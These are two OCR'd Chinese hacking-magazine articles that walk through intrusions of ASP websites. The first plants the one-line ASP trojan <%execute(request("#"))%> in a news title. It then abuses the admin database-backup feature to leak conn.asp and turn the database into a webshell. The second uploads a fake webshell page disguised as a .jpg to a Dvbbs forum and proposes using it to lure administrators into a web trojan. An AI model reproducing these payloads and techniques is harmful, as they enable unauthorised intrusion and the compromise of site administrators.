


图1

还是按照老思路来吧，去上传的页面上传东西！在添加新闻的地方上传一张伪装成jpg后缀的木马，结果图片显示上传成功但是出错，如图2所示。




图2

即使上传成功，没有url地址也没有办法啊，换成正常的图片上传还是显示失败。郁闷！那只有看看备份数据库那里是什么样子了，如图3所示，只要定义好原路径就可以备份成我们需要的任意格式的文件了。但是问题也出现了，要想备份出来的文件中包含我们的asp代码，必须在源文件里包含我们的asp代码，但是如何在不上传文件的情况下拿我们的webshell呢？看来只有想办法控制源文件的内容才可以得到我们的webshell了！可如何控制源文件的内容呢？对了，我们可以控制数据库内容的，如果数据库没有过滤asp代码的话，就可以备份成我们自己的webshell了。但是我们还需要数据库的路径，这样才能实现备份功能。现在让我们来试试，看看能不能突破障碍吧！




图3

在后台有添加新闻的功能，我们去添加一个新闻，在标题里写上一句话木马<%execute(request("#"))%>，如图4所示。




图4

我不知道有没有过滤我们的字符，一般都是下载数据库看里面的内容的，但是这个系统我暂时不知道数据库路径，也不知道默认数据库的地址，甚至后来知道了数据库地址，不知为什么也下不下来，所以我们只有通过显示回来的源文件来看了。现在回到首页，发现有的地方已经变形了，再查看源文件，如图5所示，没有什么过滤哦，对后台挺信任的呵，看来我们提交的代码是在数据库里面的。我们可以控制数据库内容了，现在关键是找出数据库的路径。第一个想到的就是暴库，找一个应该访问了数据库的二级目录的asp，将/替换成%5c访问，如图6所示。其实后来想起来，不可以哦！这个站屏蔽了错误信息，给你暴出来你也看不到，呵呵。




图5




图6

不过现在是充分利用我们手边的后台功能的时候了。将admin_left.asp当作数据库备份下吧，备份成我们的admin_left.asp为1.txt文件，这样访问就可以得到它的内容了，没猜错的话它应该包含了conn.asp之类数据库连接文件的东西。如果我们将连接文件备份一下，不就可以看到里面的内容从而知道数据库路径了吗？结果果然发现了conn.asp文件，备份后访问，如图7所示。




图7

嘿嘿，看到数据库路径了吧！现在去数据库备份的地方备份数据库来产生我们的小马吧，我用海阳的2005客户端连接上去，结果如图8所示，任务到此结束。




图8


其实拿webshell也就是充分利用后台给我们的功能，后来我发现在后台系统设置里更改的东西好像都是直接写到文件里的，这又给了我们一个拿到webshell的方法。总之，就是充分利用给我们的权限去拿更高的权限，并且不要轻易放弃。如果还有什么问题，欢迎到论坛讨论，我的ID是剑心。

从假WEBSHELL到真入侵


光芒果

经过长期的攻击洗礼和技术成长，现在大多数ASP程序都在安全上下足了功夫，使得传统的入侵方法失去了作用。在这种情况下，我们综合利用系统和程序的漏洞甚至小错误，结合社会工程学来进行入侵，是一个不错的选择。下面就以动网为例，说说我是如何利用IIS的一个小漏洞结合社会工程学入侵成功的。

动网论坛发展到现在的7.1SP1可谓是比较完善的了，所以如果是遇到一个DVBBS7.1SP1的论坛，基本上不用打脚本的主意(数据库地址默认或管理员白痴除外)。但是我们也应该看到，动网论坛是一个ASP的系统，服务器架设ASP的执行环境一般用的都是IIS。微软的东西漏洞很多，但有些利用起来也是十分困难的。所以，这里我选择用IIS的一个小漏洞，或者说这根本就算不上是漏洞，只是一个小错误，一般没人会注意它的，连动网官方也不例外。这个漏洞就是，对于可以直接解析浏览的文件，IIS并不判断文件的真正类型就直接解析执行，这样就使得我们有机可乘了。常见的可以直接解析的文件除了HTM、ASP等文件外，还有JPG等图片文件，如果把一个HTM文件的后缀改为JPG放到IIS目录中，会不会也直接执行HTM语句呢？我们只需把代码<ahref=http://www.nohack.cn>nohack另存为JPG文件访问后可以看到，代码确实执行了，如图1所示。



怎么样，神奇吧！也许有人要问：这有什么用？别急，我们先按照经典海阳顶端2006登录的界面编写一段HTM代码（随便找一个2006.asp，然后保存成html再改写就可以了），然后，我们把上面的代码另存为JPG格式，再用论坛的上传功能直接上传上去，就可以直接得到一个"WEBSHELL"了。这个WEBSHELL虽然是假的，但可以骗过很多人，如图2所示，是我放在动网官方的"WEBSHELL"，这个"WEBSHELL"可是骗了不少人，包括许多安全界的朋友如空气和偶师傅暗黑客等，连他们都以为我入侵了官方，那么骗一般的管理员更不在话下了（编辑lcx：后缀是jpg，能骗过你师傅，骗不了我，嘿嘿！）。



骗到管理员有什么用呢？呵呵，如果我们对管理员说我们已经入侵了他的站，他会怎么样呢？当然会先确定一下我们说的是不是真的了。我们通知管理员的时候可以直接告诉他，我们上传的那个图片是我们得到的WEBSHELL，JPG的别人一般是不会怀疑文件的安全性的，当然也有人会怀疑JPG的是否能执行得起来，不过这都没关系，只要他去访问我们这个文件就可以了。呵呵，想到了吧，如果我们在这个JPG的"WEBSHELL"中加入网页木马的代码并做好免杀，管理员一看岂不就中招了吗？(编辑lcx：你的网马是0day？人人可以中？）管理员既然都中了木马，那么拿下站点也就不是什么难事了。

由此可见，安全并不是绝对的，在没有任何权限的情况下我们也有可能入侵网站，不是吗？

